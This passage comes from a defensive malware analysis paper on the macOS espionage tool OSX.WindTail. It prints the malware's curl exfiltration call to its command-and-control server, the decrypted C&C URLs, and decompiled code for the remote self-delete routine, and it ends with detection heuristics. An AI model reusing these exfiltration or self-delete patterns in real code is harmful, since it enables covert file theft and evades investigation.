    "string2me.com/qgHUDRZiYhOqQiN/kESklNvxsNZQcPl.php"
)
```

The man page for curl states that the '-F' flag will post data, and when '@' is specified, curl will process the input as a file:

```
$ man curl
...
-F, --form <name=content>
(HTTP) This lets curl emulate a filled-in form in which a user has pressed the submit button. This causes cur
Example: to send an image to a server, where 'profile' is the name of the formfield to which portrait.jpg wil
https://example.com/upload.cgi
```

A *Wireshark* [7] capture also illustrates the exfiltration attempt to string2me.com (though the C&C server returned a 403 error), as shown in Figure 17.



Figure 17: Exfiltration to string2me.com is attempted.

Through static and dynamic analysis, we illustrated OSX.WindTail's ultimate goal: to persistently exfiltrate files (such as documents) to a remote server. This capability fits nicely into an offensive cyber-espionage operation, such as the one orchestrated by the WINDSHIFT APT group.

OSX.WindTail: C&C servers

As noted, *ProcInfo* [6] and *Wireshark* observed the malware invoking curl to exfiltrate files to its command-and-control server, string2me.com.

However this string does not appear in plaintext in the malware's binary:

```
# grep string2me.com Final_Presentation.app/Contents/MacOS/usrnode | wc
0 0 0
```

This is unsurprising as malware authors often obfuscate or encrypt such strings to hinder analysis.

Recall that the malware invokes the 'yoop' method to decrypt embedded strings. By setting a breakpoint on this method, one can observe the malware dynamically decrypting and decoding strings.

For example, the malware's 'mydel' method appears to attempt to connect to the attacker's C&C servers. By waiting until (a debugged instance of) the malware invokes this method, the addresses of the C&C servers can be recovered:

```
(lldb) x/s 0x0000000100350a40
0x100350a40: "string2me.com/qgHUDRZiYhOqQiN/kESklNvxsNZQcPl.php
...
(lldb) x/s 0x0000000100352fe0
0x100352fe0: "http://flux2key.com/liaROelcOeVvfjN/fsfSQNrIyxeRvXH.php?
very=%@&xnvk=%@
```

These C&C domains (string2me.com and flux2key.com) are both WINDSHIFT domains, as noted by Karim in an interview with *iTWire* [8]: '... the domains string2me.com and flux2key.com identified as associated with these attacks.'

Note: Currently both C&C servers appear to be offline:

$ ping flux2key.com
ping: cannot resolve flux2key.com: Unknown host
$ nslookup flux2key.com
Server: 8.8.8.8
Address: 8.8.8.8#53
*** server can't find flux2key.com: SERVFAIL*

OSX.WindTail: self-delete logic

Let's briefly revisit the malware's implementation of the 'applicationDidFinishLaunching' delegate method:

```
-(void)applicationDidFinishLaunching:(void *)arg2
{
    ...
    [r15 tuffel];
```

```
    [NSThread detachNewThreadSelector:@selector(mydel) toTarget:r15 withObject:0x0];
}
```

Note that at the end, the malware spins off a new thread (via the 'detachNewThreadSelector' method) to execute a method named 'mydel'.

```
/* @class AppDelegate */
-(void)mydel {
    ...
    r14 = [NSString stringWithFormat:@"%@", [self yoop:@"F5Ur0CCFMO/
    fWHjecxEqGLy/..."]];
    rbx = [[NSMutableURLRequest alloc] init];
    [rbx setURL:[NSURL URLWithString:r14]];
    ...
    if ([[[NSString alloc] initWithData:[NSURLConnection sendSynchronousRequest:rbx
        returningResponse:0x0 error:0x0] encoding:0x4] isEqualToString:@"1"] != 0x0) {
            r14 = [NSFileManager defaultManager];
            rdx = [[NSBundle mainBundle] bundlePath];
            [r14 removeItemAtPath:rdx error:rcx];
            [[NSApplication sharedApplication] terminate:0x0, rcx];
    }
    return;
}
```

As shown in the above decompilation, the 'mydel' method performs the following:

1. Generates a URL request from an encrypted string.
2. Makes a network request to this URL
3. If the request returns a string that equals '1':
4. Deletes itself
5. Terminates itself

Note: The encrypted string decrypts to a URL: http://flux2key.com/liaROelcOeVvfjN/fsfSQNrIyxeRvXH.php?very=%@&xnvk=%@

Though this C&C server was offline at the time of analysis, if the server returns a '1' the malware will delete itself and then immediately terminate. It's rather neat to see a 'remotely triggerable' self-deletion capability built directly into the malware!

OSX.WindTail: detection

When OSX.WindTail samples were submitted to *VirusTotal*, many of the specimens were initially undetected, as shown in Figure 18.



Figure 18: Most samples were initially undetected.

Note: It should be noted that for any particular AV engine (on VirusTotal), said engine may only be one (small?) piece of a more complete security product. That is to say, a company's comprehensive security product may also include a behaviour-based engine (not included on VirusTotal) that perhaps could generically detect this new threat.

Although OSX.WindTail is utilized by a fairly advanced APT group, in reality it is rather easy to detect, albeit via heuristics.

For example, by monitoring persistence events (such the programmatic installation of a login item) one may be able to detect the malware during its installation and persistence phase. In Figure 19, *BlockBlock* [9] detects OSX.WindTail's persistence.



Figure 19: BlockBlock proactively detects OSX.WindTail.

Of course, a firewall product such as the free, open-source *LuLu* [10] would be able to detect the malware's unauthorized network connections (e.g. to its C&C server).

On a system that has been infected, a tool such as *KnockKnock* [11], that enumerates persistently installed software, can generically detect OSX.WindTail (and other persistence threats as well), as shown in Figure 20.



Figure 20: KnockKnock reactively detects OSX.WindTail.

One can also manually check for an infection by looking for a suspicious login item via the *System Preferences* application, and/or for the presence of suspicious application in the '~/Library/' folder (probably with a *Microsoft Office* icon, and perhaps an invalid code signature). Deleting any such applications and login item will remove the malware.

Note: If an infection is uncovered (which is rather unlikely, unless you're a government official in a specific Middle Eastern country), as is the case with any malware infection, it's best to fully wipe your system and reinstall macOS.

Conclusion

It's not every day that the *Mac* capabilities of an APT or 'nation-state' group are uncovered. However, OSX.WindTail (belonging to the WINDSHIFT APT group) provided an interesting case study of such a tool.

In this paper, we comprehensively analysed OSX.WindTail, detailing its exploit vector, installation logic, method of persistence, and file extfiltration capabilities. Moreover, our research discussed decryption routines to uncover addresses of the malware's C&C servers and highlighted its remote self-delete logic.

To conclude, we presented heuristic methods of detection that can generically detect OSX.WindTail, as well as other advanced macOS threats. Our hope is that such detection methods will become more widely and generically adopted in security tools and thus, that *Mac* users will remain safe and secure.

References

[1] Karm, T. In the Trails of WindShift APT. Hack in the Box GSEC. https://gsec.hitb.org/materials/sg2018/D1%20COMMSEC%20-%20In%20the%20Trails%20of%20WINDSHIFT%20APT%20-%20Taha%20Karim.pdf.

[2] Brewster, T. Hackers Are Exposing An Apple Mac Weakness In Middle East Espionage. Forbes. August 2018. https://www.forbes.com/sites/thomasbrewster/2018/08/30/apple-mac-loophole-breached-in-middle-east-hacks/#36d3c3b06fd6.

[3] Wardle, P. Click File, App Opens. Objective-See. August 2016. https://objective-see.com/blog/blog_0x12.html.

[4] Apple Developer Documentation. Information Property List Key Reference. https://developer.apple.com/library/archive/documentation/General/Reference/InfoPlistKeyReference/Articles/CoreFoundationKey html#//apple_ref/doc/uid/20001431-101685.

[5] Apple Developer Documentation. applicationDidFinishLaunching:. https://developer.apple.com/documentation/appkit/nsapplicationdelegate/1428385-applicationdidfinishlaunching?language=objc.

[6] ProcInfo, Process Monitor. https://github.com/objective-see/ProcInfo/tree/master/procInfo.

[7] WireShark. https://www.wireshark.org/.

[8] Varghese, S. Researcher unsure if Apple has acted to curb malware. iTWire. September 2018. https://www.itwire.com/security/84324-researcher-unsure-if-apple-has-actedto-curb-malware.html.

[9] BlockBlock. https://objective-see.com/products/blockblock.html.

[10] LuLu. https://objective-see.com/products/lulu.html.

[11] KnockKnock. https://objective-see.com/products/knockknock.html.
